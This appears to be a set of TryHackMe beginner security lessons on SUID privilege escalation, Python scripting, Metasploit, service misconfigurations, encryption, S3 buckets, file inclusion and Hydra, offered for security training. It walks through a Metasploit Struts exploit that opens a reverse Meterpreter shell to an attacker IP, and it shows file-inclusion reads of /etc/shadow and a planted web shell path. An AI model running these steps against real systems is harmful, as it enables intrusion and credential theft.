Set owner UserID upon execution is a special type of file permission given to a file. When a user runs a program, given they have the correct reading/executing rights, it will run using their account privileges. SUID allows a user to run a program using another users privileges. To further understand file privileges, complete challenge 4 in the Christmas room or read the supporting material here.

In some cases, we can take advantage of having a file run as another user, to execute commands as them. You might be thinking, why allow anyone to run a file as another user in the first place? However, we need to have certain binaries run as root by a non-privileged user.

For example, if we change our password on Linux, the program that does this needs the permissions to right to the file system. You might not have permissions to write to the /etc/ directory, but root does. This is why the passwd binary has the SUID bit set.

If a binary has the SUID bit set, it will have an **s** appear. If we check the file permissions of the `passwd` binary, we can see the permissions are **-rwsr-xr-x**.

```
ben@cloud ~/Downloads/pem $ ls -la /usr/bin/passwd
-rwsr-xr-x 1 root root 54256 Mar 26 2019 /usr/bin/passwd
```

*Permissions of the passwd binary*

The SUID bit is set on the execute permission, meaning when a user runs this, it will run as the file owner (which is root).

In essence, SUID files execute with the permission of the file owner.

## Taking advantage of SUID files

Some administrators will set the SUID bit manually to allow certain programs to be run as them. Lets say you're a system administrator and a non-privileged user wants to program that requires it to be run with higher privileges. They can set the SUID bit, then the non-privileged user can execute the program without having any extra account permissions set.

We can scan the whole file system to find all files with the SUID bit set, with the following code:

```
find / -user root -perm -4000 -exec ls -ldb {} \;
```

The `find` command has a parameter where it can execute commands. So when it finds a file, it will list its permissions. The output will reveal something similar to this:

```
ben@cloud ~/Downloads/pem $ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 40152 May 15 2019 /bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 27608 May 15 2019 /bin/umount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 40128 Mar 26 2019 /bin/su
```

*More files with the SUID permission bit.*

We can see a few binaries that run as the root user, which are legitimate programs that have the right permissions set to properly perform a task.

If a sysadmin has manually set an SUID bit on a binary, the code above will find it. Perhaps there is a custom file that has been created by another user that runs as root? You might be able to leverage this program to escalate your privileges or run commands you'd not normally be able to.

## DAY 09: Python (Part I): Requests library

---

Today, we'll be looking at scripting with Python. Using scripts is an important part of practising security. The main reason to use scripts is for customisation and automation; you may want to perform actions several times that aren't supported by standard tools.

For now, let's look at using Python to make requests using a web page. For this, you'll need to download and install [python3](#) and pip. Pip should already come installed with this version - if it isn't, you can download it from [here](#).

Don't worry if you haven't done Python before - we'll walk through an example script and explain everything from scratch!

```
1  import requests
2
3  path = 'robots.txt'
4  host = 'https://tryhackme.com/'
5
6  while(host is not ''):
7      response = requests.get(host + path)
8      print(response)
9      status_code = response.status_code
10     print(status_code)
11     # json_response = response.json()
12     # print(json_response)
13     # converted_response = json_response.encode('ascii')
14     # print(converted_response)
15     text = response.text
16     print(text)
17     host = ''
```

The first few lines of Python scripts are usually import statements and they are used to import libraries. In this case, on line 1, we're importing the requests library. Software libraries/packages can be thought of as functions in a different file. We usually use libraries for a number of reasons:

- Efficiency - if someone has written code out there, then there's no point writing it from scratch(as long as it suits your purpose)
- Modularity - If we write code in terms of libraries, then we reduce the complexity of changing and maintaining it as we only have to do it in one place

In this case, we've imported the whole library. In other cases, we can import specific functions.



Line 3 and 4 are referred to as variables. Variables are just placeholders for different values. Python is what is known as a dynamically typed language, which means that the Python interpreter will try to assume what kind of data type you're trying to store in a variable. Variables are in the form of `Name = value`

Here are some example declarations:

- `number = 1`
- `decimal_number = 1.0`
- `string_value = 'hello'`
- `list = [1,2,3]`
- `dictionary_values = {"value_one" : 1, "value_two": 2}`

Here note that a string value has to be enclosed in single quotes('') or double quotes(''). The list variable is used to store multiple values or variables. The dictionary\_values variable is known as a dictionary that stores data in a key:value format where the keys are unique values. To access elements of a list use the syntax:

- `List_name[position]`. E.g. `list[0]` will access the value 1. Lists in Python(and in other programming languages) start at the position 0 instead of 1.
- `Dictionary_variable[key_name]` e.g. `dictionary_values['value_one']` will access the value 1

On line 6, we have a while loop. As stated in the article earlier, we may want to repeat actions multiple times based on a condition and loops let us do this. The format of a python while loop is

```
while(condition is met):  
    Execute_code_here
```

The condition can be various statements including:

- Arithmetic conditions(variable = value)
- String comparisons(variable is 'value')
- Chaining conditions using the and, or and not key words(if variable = value and variable is 'value')

The condition in this while loop is checking if the host variable is not an empty string(i.e. It's checking if the host variable actually contains something). On line 7 you can see we're actually using the library we imported. Since we used one import statement and didn't import functions, the syntax of this line is:

```
Library_used.function_from_library  
  
Requests.get
```

A function usually takes parameters or arguments. It needs parameters or arguments when it needs to use external values. This is why functions are so useful. You can have the same block of code and interchange different values. Here you can see the parameter is host + path. This syntax is used to concatenate two strings so host + path will actually be interpreted by python as <https://tryhackme.com/> + robots.txt = <https://tryhackme.com/robots.txt>

Line 7 is essentially taking a URL, making a GET request to the page specified and storing the response in a variable. The requests library supports other actions and you can check it out [here](#). Once we get the response, we can do a lot of different things with it. Line 9 accesses the status code - this is important to check if a resource exists. In most cases, we'll expect to get 200 response. Line 11-14 are commented out using the # character. This means that these lines will not be executed.

Line 11 shows that we can actually access the data in JSON format which is the same as that of a python dictionary(mentioned above). The JSON format is commonly used to send and retrieve data. Line 13 is needed because the request library converts the data sent inside the JSON object to a different type of encoding(in this case unicode encoding). To make the data easier to interpret and read, this is converted to human readable ASCII. You can see from above that the print() syntax is used to print out the data specified.

Using the requests library, we can just access the raw text using the .text function. Finally, we set the host variable to ""(an empty string). We do this because we don't want the loop to run infinitely; leaving the host value the same would mean that the condition evaluated by the loop stays the same and the code in the loop is continually executed.

We would execute a python script using the command

```
python script_name.py
```

```
ashu@ashu-Inspiron-5379 ~/D/t/c/simple-scripting> python example.py
<Response [200]>
200
User-agent: *
Disallow:
```

When we run the script above, we see that it prints the response variable(the first line in the image above). It then prints the status code(the second line). It then prints the text received from the response(3rd and 4th line).

*How would you actually use something like this in the real world:*

- If you're trying to write a script to test login functionality of a web application where the login is multi step and uses data from different pages:
  - E.g. first page requires a username and password and second page requires data returned from this response
- Crawling web pages to build a site map
  - Send a request to a page, get other links and do this for every link on the domain

## DAY 10: Metasploit


### Metasploit Basics

Once Metasploit is installed, in your console type `msfconsole` to start the Metasploit Framework console interface.

If you've identified a service running and have found an online vulnerability for that version of the service or software running, you can search all Metasploit module names and descriptions to see if there is pre-written exploit code available.

For example if you want to search for all Metasploit modules for IIS (a web server software package for Windows), we run the following command inside `msfconsole`:

```
search iis
```



```
msf5 > search iis
Matching Modules
-----
#  Name
-  -
0  auxiliary/admin/appletv/appletv_display_video
1  auxiliary/admin/http/iis_auth_bypass
2  auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof
3  auxiliary/dos/windows/ftp/iis_list_exhaustion
4  auxiliary/dos/windows/http/ms10_065_iis6_asp_dos

Disclosure Date  Rank  Check  Description
-----
2010-07-02      normal No      Apple TV Video Remote Control
2010-12-21      normal No      MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
2010-12-21      normal No      Microsoft IIS FTP Server Encoded Response Overflow Trigger
2009-09-03      normal No      Microsoft IIS FTP Server LIST Stack Exhaustion
2010-09-14      normal No      Microsoft IIS 6.0 ASP Stack Exhaustion Denial of Service
```

*Screenshot out the output for search iis in msfconsole.*

We can select the module by using the following command:

```
use <module_name>
```

Once your module is loaded, we can view its options by running the command `show options`. Typically, this will show **RHOST(S)** and **RPORT** where you specify your targets hostname/ip and associated port (where the vulnerable service is running). It will also show **LHOST** and **LPORT**, where you specify your own machine connection details so the Metasploit payload knows where to connect back to. Depending on the module, there will be other options which are used its executed such as the target uri.

```
msf5 > use multi/http/struts2_content_type_ognl
msf5 exploit(multi/http/struts2_content_type_ognl) > show options


Module options (exploit/multi/http/struts2_content_type_ognl):
```

| Name      | Current Setting    | Required | Description  |
|-----------|--------------------|----------|--|
| Proxies   |                    | no       | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOSTS    |                    | yes      | The target address range or CIDR identifier                  |
| RPORT     | 8080               | yes      | The target port (TCP)  |
| SSL       | false              | no       | Negotiate SSL/TLS for outgoing connections                   |
| TARGETURI | /struts2-showcase/ | yes      | The path to a struts application action                      |
| VHOST     |                    | no       | HTTP server virtual host                                     |

Metasploit module and its associated options.

You've got a vulnerable application and the module to exploit it. Now we need to select a payload that is compatible with the vulnerable applications system. We also need to take into account the different shell types:

- **A reverse shell:** which is where when the vulnerable system has been compromised it makes a connection back to your machine, which is listening for incoming connections.
- **A normal shell:** where when the system is compromised it listens for incoming connections and allows us to make a connection to it.



## Normal Shell vs Reverse Shell

We can list all the different payloads for all platforms available with the command `show payloads` (remember to run this inside the Metasploit console, it is not a system command). You can select payloads that just give you shell access or execute commands, but there is a whole fleet of features if you use a Metasploit shell!

A Metasploit payload (meterpreter) gives you interactive access to not only control a machine via a shell, but can take screenshots of the machine, easily upload/download files and much much more. When you're searching through the payloads, find where it says "meterpreter". Meterpreter is deployed entirely in memory and injects itself into other existing system processes.

For this example, I am going to use the following meterpreter payload: **linux/x86/meterpreter/reverse\_tcp** - Which is for a 32bit Linux system and will connect back to my machine. To use the payload, simple execute **set PAYLOAD linux/x86/meterpreter/reverse\_tcp**

If we type `show options`, we can see the options for our payload too:

```
msf5 exploit(multi/http/struts2_content_type_ognl) > use multi/http/struts2_content_type_ognl
msf5 exploit(multi/http/struts2_content_type_ognl) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes             yes       The target address range or CIDR identifier
  RPORT      8080            yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /struts2-showcase/ yes          The path to a struts application action
  VHOST      no              no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     yes             yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

*Using Metasploit to load a struts module and set the payload to call back to our machine.*

We set options in the Metasploit console by writing `set <option name> <value>`. For example, in the image below I am setting my **LHOST** to my attacking machines IP (we can find this by typing `ifconfig` in a Linux shell).

```
msf5 exploit(multi/http/struts2_content_type_ognl) > set LHOST 10.10.154.93
```

Before running your exploiting module, make sure all options are set. In this example, we need to set the **RHOSTS** and **TARGETURI**.

To run the module we simply execute the run command. It will then exploit the machine, listen for incoming connections and from the compromised machine connect back to your machine. If it all works (and you used a meterpreter payload), it should create a session for you:

```
msf5 exploit(multi/http/struts2_content_type_ognl) > run
[*] Started reverse TCP handler on 10.10.154.93:4444
[*] Sending stage (985320 bytes) to 10.10.120.97
[*] Meterpreter session 1 opened (10.10.154.93:4444 -> 10.10.120.97:35810) at 2019-12-09 21:13:52 +0000
meterpreter > 
```

*When a Meterpreter session has been created and opened.*

Post-exploitation... We can now execute commands in the systems terminal, take screenshots, take a webcam screenshot, and much more. Type help in meterpreter for all the possible commands.

To summarize our example, we selected a module, set the correct payload, set our options and ran the payload.

```
msf5 > use multi/http/struts2_content_type_ognl
msf5 exploit(multi/http/struts2_content_type_ognl) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS 10.10.120.97
RHOSTS => 10.10.120.97
msf5 exploit(multi/http/struts2_content_type_ognl) > set RPORT 80
RPORT => 80
msf5 exploit(multi/http/struts2_content_type_ognl) > set TARGETURI /showcase.action
TARGETURI => /showcase.action
msf5 exploit(multi/http/struts2_content_type_ognl) > set LHOST 10.10.154.93
LHOST => 10.10.154.93
msf5 exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

  Name      Current Setting  Required  Description
  ----      -
  Proxies    -                no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.10.120.97    yes       The target address range or CIDR identifier
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /showcase.action yes        The path to a struts application action
  VHOST      -                no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.154.93    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Universal

msf5 exploit(multi/http/struts2_content_type_ognl) > run
```

*Shows every command used to exploit an example machine used in this blog post.*

If you are interested in learning more about Metasploit, check out the following Metasploit rooms.



*Walkthrough using Metasploit to hack a Windows 2012 Server*

<https://tryhackme.com/room/metasploit>



*Learn how to use Metasploit with many supporting challenges!*

<https://tryhackme.com/room/rpmetsasploit>

## DAY 11: Exploiting Application Layer Services

---

A lot of different services can work across the internet. These services can have a lot of different use cases.

Attacking services always starts out with enumeration. We need to understand what services are running and where they are running to begin attacking them. We would do enumeration using nmap or similar scanning tools. One aspect that makes our jobs easier is that services are known to run on particular ports. Each service has its own default port, which also makes it easier to identify.

Once we've identified a service that is running on an open port, we can think about potential attack vectors. Below is the most common way of attacking *known* services:

- Exploiting common misconfigurations
- Using publicly available exploits



Services are usually set up by administering the computer, and most of the time, these services have weak default configurations. Other times, we would use information such as version numbers and service type to look for public exploits(vulnerabilities other people have found). It is good practise to always start of by exploiting misconfigurations. If public exploits do exist for a running service, it is not advised to carry out destructive testing(exploits may be unreliable and could affect the availability of systems).

We'll walk through some common services and understand how to exploit common misconfigurations.

## FTP

FTP is the file transfer protocol. The protocol usually runs on port 21 on top of the TCP protocol. FTP is a fairly old protocol that is used to transfer files. A user would make a file available by uploading it on the FTP server, and another user would use an FTP client to connect to the server and download the file. Some common misconfigurations for FTP include:

- Anonymous login: FTP servers would usually need users to authenticate themselves to the server to access files. Most FTP servers allow anonymous login where a user can authenticate with the username: anonymous and password: anonymous. While these are the most common anonymous credentials, they can differ depending on the variant of FTP running.
- Cleartext communication: by default, an FTP client does not encrypt its communication when interacting with the FTP server. This means that an attacker at any point on the network can intercept user credentials and downloaded files.
- Poor file system permissions: FTP servers can be configured to allow an FTP user to browse the rest of the file system. This would help an attacker to enumerate the file system to find even more sensitive information e.g. users personal files, credentials and more.

To connect to an FTP server, you can use the command line command ftp:

```
ftp ip-address
```

**Is this realistic: very.** Even though FTP servers are old, big corporations that have legacy environments still tend to use FTP to store and transfer files.

## NFS

NFS is a network file share that runs on both TCP and UDP on port 111 and 2049. Like FTP, NFS is used to transfer files. They are still quite different. While FTP uses a client-server model to communicate, NFS acts as a distributed system. This means that a user can access a share(think of this as a directory) on their own file system. While FTP uses username and password to manage authentication and authorization to files, NFS uses the linux permission system to manage these things. Common misconfigurations include:

- Publicly accessible shares: some administrators may expose NFS shares to anyone. An attacker could mount the share onto their file system and access files on the share.
  - When the permissions a file are different, an attacker would have to change their user ID/group ID to match the permissions of the file.

The first step would be enumerating a system to check if NFS is running. Once NFS is running, we would check to see if any shares are available. This is done using this command

```
showmount -e ip-address
```

This command shows all the shares exported by NFS.

If this command outputs any shares, you can try mount the shares on to your file system

```
mount ip:/file/path /local/file/path
```

Note that this command would require sudo permissions

Once it is successfully mounted, you can browse to the location on your file system and try access the files. After completing this, you need to unmount the file system using the command:

```
umount /local/file/path
```

Note that this command would require sudo permissions

**Is this realistic:** it is! Like FTP, NFS is still used by big organisations in their legacy environments. Note that NFS has had version improvements that improve some default security weaknesses.

## MySQL

MySQL is a service that runs an SQL server. A SQL server is a particular type of a database server that uses structured query language(SQL) to add and manipulate data(in a database). MySQL uses TCP and runs on port 3306 by default. SQL does not have any common misconfigurations that allow direct access, but is usually used as part of an attack chain. An attacker may find other information and use this to compromise a MySQL server. If you find a MySQL service running, you should attempt to connect to the service. If you manage to connect to the service, you should enumerate the database in the following ways:

- Examine databases
- Examine tables
- Look for sensitive information like passwords and personally identifiable information.

**Is this realistic:** **yes.** It is not uncommon to find MySQL services exposed to the internet. While some services may use default credentials, you would usually need some form of username and password to access the database.

Check out these cheat sheets to get started with basic commands:

- <https://gist.github.com/hofmannsven/9164408>
- <https://gist.github.com/bradtraversy/c831baaad44343cc945e76c2e30927b3>

## DAY 12: Encryption

---

### Introduction

Encryption is a method of scrambling data into a format that only authorized individuals can understand. Unlike hashing, encrypted data can be reversed to reveal the original message, whereas hashing cannot be reversed (decrypted) to show the original data.

Before continuing, please read the following CloudFlare blog post on Encryption:

<https://www.cloudflare.com/learning/ssl/what-is-encryption/>

Now you understand the general concept of encryption, let's attempt encrypting and decrypting some data using Asymmetric and Symmetric encryption.

### Symmetric Encryption

Remember, Symmetric encryption is where you use the same key to encrypt and decrypt data.

Let's use the pre-installed program gpg to encrypt a file. Execute the command:

```
gpg -c data.txt
```

it will prompt you for a password, once complete it will create data.txt.gpg. If you attempt to view the .gpg file, you will see all of the data has been scrambled. GPG uses the AES algorithm to encrypt your files - with encryption, the algorithm used has a big part to play in the speed of encrypting and decrypting, and how secure the algorithm is (certain algorithms can be cracked easily). Advanced Encryption Standard (AES) was established by the U.S. National Institute of Standards and Technology

([https://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard](https://en.wikipedia.org/wiki/Advanced_Encryption_Standard))

Once you've sent your encrypted data to your friend, they're going to need to decrypt it to reveal the plaintext data. They should also know the key to decrypt the file. If they execute

```
gpg -d data.txt.gpg
```

and enter the correct key, it will decrypt the file and they will be able to view your secret message.

Data integrity is also important here, we can take a hash of the encrypted file and share this with both the sender and receiver of the encrypted message to ensure the data has not been tampered with in transit. In Linux, if you do `md5sum data.txt`, it will give you a hash value of that file. Try updating the file's content and running the command again on the file, it will be different. You will notice on many downloading platforms, when you download a file, it will often include a hash; this is so you are able to check when you've downloaded the file, it has not been modified and you are in fact downloading the original file.

## Asymmetric Encryption

Remember, Asymmetric encryption uses a public and private key. If you encrypt data with someone else's **public** key, it can only be decrypted using that person's **private** key. Remember, anyone can have access to your public key, but you want to keep your private key safe. If someone gets a hold of your private key, they will be able to decrypt anything that has ever been encrypted using your public key.

SSH keys use public and private keys, you generate a private key, and with that you have a public key generated (which is generated from the private key). Then you place your public key onto the server, then when you want to SSH into a machine, you use your private key to authenticate yourself as if the server can successfully decrypt your message with your public key, it knows the user has the corresponding private key.

So, if you use your **public** key to encrypt a message, it can only be decrypted with your **private** key. If you use your **private** key to encrypt a message, it can only be decrypted with your **public** key.

Let's generate some public/private keys and encrypt/decrypt a message!

To generate a private key we use the following command (8192 creates the key 8192 bits long):

```
openssl genrsa -aes256 -out private.key 8192
```

To generate a public key we use our previously generated private key:

```
openssl rsa -in private.key -pubout -out public.key
```

Let's now encrypt a file (plaintext.txt) using our public key:

```
openssl rsautl -encrypt -pubin -inkey public.key -in plaintext.txt -out encrypted.txt
```

Now, if we use our private key, we can decrypt the file and get the original message:

```
openssl rsautl -decrypt -inkey private.key -in encrypted.txt -out plaintext.txt
```

## DAY 14: AWS and cloud storage





---

Today we'll look at insecure cloud storage, more specifically, insecure amazon web services (AWS) s3 buckets. Today, a lot more companies are moving their computing and infrastructure to the 'cloud':

- Scalable: Most cloud service providers have the ability to not only create a large amount of resources on demand but they can also automatically manage creation of these resources.
- High availability: To ensure resources don't go down, cloud providers allow companies to manage failover by duplicating resources in different regions

### Introduction

While there are a large number of cloud providers (Microsoft Azure, Oracle Cloud), we'll focus on Amazon Web Services as they are fairly popular. AWS provides the ability for clients to store a lot of data using a service called Simple Storage Service(S3). Files are stored on what are called buckets and these buckets can have insecure permissions:

|  |   |   |  |
|--|---|---|--|
| List objects  | Write objects  | Read bucket permissions  | Write bucket permissions  |
|--|---|---|--|

Here's a breakdown of the following permissions:

- List objects: user with permissions can list the files in the bucket
- Write objects: user with permissions can add/remove files on the bucket
- Read bucket permissions: users with permissions can read files on the bucket
- Write bucket permissions: users with permissions can edit files on the bucket

The permissions above apply to the bucket, but an administrator can also assign specific permissions to files/objects in the bucket.

An administrator can assign permissions in the following ways:

- For specific users
- For everyone

In the past, the default S3 permissions were weak and S3 buckets would be publicly accessible but AWS changed this to block public access by default.

## Enumeration

The first part of enumerating s3 buckets is having an s3 bucket name. How would you find an s3 bucket name:

- Source code on git repositories
- Analysing requests on web pages
  - Some pages retrieve static resources from s3 buckets
- Domain name of product names:
  - If a product or domain is called “servicename” then the s3 bucket may also be called “servicename”

Once we have an s3 bucket, we can check if it’s publicly accessible by browsing to the URL. The format of the URL is:

bucketname.s3.amazonaws.com

We talked about AWS supporting multiple regions before. Even though S3 buckets are global, we can still access them on their region:

bucketname.region-name.amazonaws.com

If the bucket is not accessible, you would get a similar image

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<?xml version="1.0" encoding="UTF-8" ?>
<Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied</Message>
</Error>
```

If the bucket is accessible, then you will be able to view all the files on the bucket.

*While uncommon, s3 buckets can be configured in a way such that any authenticated users can access the bucket (this is uncommon because an administrator would specifically have to write a policy to allow this). In this case, you would be able to list the objects in a bucket using the AWS CLI.*

If you’ve found objects on an s3 bucket, you would want to download them to view their contents. You do this using the [AWS CLI](#). To use the AWS CLI, you need to create an account.

Once you have created an AWS account, you can check the contents of the bucket using the command

```
aws s3 ls s3://bucket-name
```

To download the files, you can use the command:

```
aws s3 cp s3://bucket-name/file-name local-location
```

Alternatively, you can also use the following method to access a file:

```
bucketname.region-name.amazonaws.com/file-name
```

**Is this realistic:** *very. There have been a lot of breaches due to s3 bucket misconfigurations:*

- <https://arstechnica.com/information-technology/2017/05/defense-contractor-stored-intelligence-data-in-amazon-cloud-unprotected/>
- <https://www.infosecurity-magazine.com/news/accenture-leaked-data-another-aws/>
- <https://www.infosecurity-magazine.com/news/data-leak-exposes-750k-birth-cert/>



## DAY 15: File Inclusion

This resource is available as a blog post by Ben Spring at <https://blog.tryhackme.com/lfi/>

---

Some web applications include the contents of other files, and prints it to a web page. Or the application can include it into the document and parse it as part of the respective language.

For example, if a web application has the following request:

`https://example.com/?include_file=file1.php`

This would take the contents from file1.php and display it on the page. If an application doesn't whitelist which files can be included, a user would be able to request the file `/etc/shadow`, showing all users hashed passwords on the system running the web application.

When the web application includes a file, it will read it with the permissions of the user running the web server. For example, if the user joe runs the web server, it will read the file with joe's permissions, if its running as root, it will have the root users' permissions. Take this into account when trying to include files - try first including a file you know the web server has permission to read (such as `robots.txt` if the web server has it), to see if its vulnerable to including other files.

With local file inclusion, you can try and view the following files to assist you in taking over a machine.

- `/etc/shadow` - View hashes passwords of all users on the system
- `server.js` or `index.js` - If the application was written in NodeJS, these are common file names that contain the main code to an application - potential API credentials might be exposed upon reading the file.
- `/etc/hosts` - Perhaps the web server machine is communicating with other devices on the network.
- `/uploads/evil.php` - If you manage to upload your own web shell onto the web server at some point, you can have it executed by including the file.

## DAY 16: Python (Part II): OS, Zipfile and Exiftool libraries

---

In this document, we'll cover the functionality of different libraries. While these functions may not be individually relevant, they are used as part of larger scripts to perform a combination of actions.

### OS Library

The OS library provides different functionality that interfaces with an operating system. Examples include viewing file permissions, interacting with processes and various other operating system functions. Today we'll look at using this library to list files in a particular directory.

```
1 import os
2
3 listOfFiles = os.listdir("/")
4 print(type(listOfFiles))
5 for l in listOfFiles:
6     print(l)
```

To start using a library, we need to import it as in line 1. Line 3 shows the *listdir* function taking the path as a parameter. Line 4 is printing the output of the variable and line 5 is a loop that iterates through the variable and prints the values in the variable. Running this python script gives this output:

The first line prints the type of the variable, which is a list. This makes sense as the following lines in the code iterate through the list and print the output.

There are various other useful functions in the [OS library](#).

```
<class 'list'>
cdrom
tmp
swapfile
lib64
dev
proc
.autorelabel
run
etc
data
vmlinuz
srv
initrd.img.old
mnt
home
initrd.img
sys
lost+found
usr
lib
root
media
lib32
var
boot
opt
bin
snap
chrt
```

## Zipfile Library

From time to time, we'll encounter compressed files. A common compressed file format is the ".zip" format. We would want to extract these files for future use. We can do this using the [zipfile library](#).

```
1 import zipfile
2 with zipfile.ZipFile('/path-of-file', 'r') as zip_ref:
3     zip_ref.extractall('/path-to-extract')
```

Like every library, we start out by importing it. Line 2 starts with the with keyword.

The with keyword follows the following format:

*with some-code as variable:*

*do action*

In the above, the zipfile library is taking the file provided by the path in read mode and creating a zipfile object with it, and referencing it as the variable zip\_ref. On line 3, it's referencing the variable to extract the contents of the zip file. The *with* directive is useful because it is used to manipulate files; all actions inside the directive are done while the file is open, which means that a programmer does not explicitly have to close a file after carrying out file manipulation.

The above piece of code taking a zip file at a particular path and extracts the contents of the file to a particular directory.

## Exiftool

Exiftool is a command line tool that extracts metadata from files. Metadata is usually providing a trove of information such a file owner, software used to create the file, and more. This data is used as part of the enumeration step when carrying out attacks. For example, if a user finds a particular software name and version used to create a file, they can find exploits against these particular softwares.

The output of the command line tool usually looks as follows:

```
ashu@ashu-Inspiron-5379 ~/D/t/christmas-challenges> exiftool exploiting-services
ExifTool Version Number      : 10.80
File Name                    : exploiting-services
Directory                   : .
File Size                   : 8.3 kB
File Modification Date/Time  : 2019:12:10 23:47:25+00:00
File Access Date/Time       : 2019:12:16 07:35:05+00:00
File Inode Change Date/Time  : 2019:12:10 23:47:25+00:00
File Permissions             : rw-rw-r--
Error                        : Unknown file type
```

While the command line tool works well for single files, it can be difficult to do for multiple files at the same time. Here's where the [python library](#) comes in.

```
1 import exiftool
2
3 files = ["/exploiting-services"]
4 with exiftool.ExifTool() as et:
5     metadata = et.get_metadata_batch(files)
6     for d in metadata:
7         print(d)
8
```

After cloning the repository(as shown on the documentation page attached above), we use the same with directive to call exiftool and print the metadata(as shown below).

```
{u'File:FilePermissions': 664, u'File:FileSize': 8471, u'SourceFile': u'/home/ashu/Documents/thm-rooms/christmas-challenges/exploiting-services', u'File:FileInodeChangeDate': u'2019:12:10 23:47:25+00:00', u'File:FileAccessDate': u'2019:12:16 07:35:05+00:00', u'ExifTool:Error': u'Unknown file type', u'File:FileModifyDate': u'2019:12:10 23:47:25+00:00', u'ExifTool:ExifToolVersion': 10.8, u'File:FileName': u'exploiting-services'}
```

Please note that the script needs to be run from the same location as the cloned folder.

## Reading Files

The most common way to read a file is using the same with directive with the open statement

```
1 with open('example.txt', 'r') as reader:
2     f = reader.readlines()
3     print(f)
```

In this case, we want to open the *example.txt* file in read mode. Once we open it, we read all the lines in the file until the end and store each line in a list. Running this will output the following:

```
ashu@ashu-Inspiron-5379 ~/D/t/christmas-challenges> python3 other-scripting/read-file.py
['one\n', 'two\n', 'three\n']
```

Since python is reading each line, each entry in the list contains a new line character that needs to be stripped when individually accessed. For example:

```
5 for line in f:
6     new_line = line.strip('\n')
7     print(new_line)
```

Line 6 removes the new line character using the strip function. Alternatively, we can also use:

```
reader.read().splitlines()
```

Which also removes the new line character.

## DAY 17: Hydra

This resource is available as a blog post by Ben Spring at <https://blog.tryhackme.com/hydra/>

---

### What is Hydra?

Hydra is a brute force online password cracking program; a quick system login password 'hacking' tool.

We can use Hydra to run through a list and 'bruteforce' some authentication service. Imagine trying to manually guess someones password on a particular service (SSH, Web Application Form, FTP or SNMP) - we can use Hydra to run through a password list and speed this process up for us, determining the correct password.

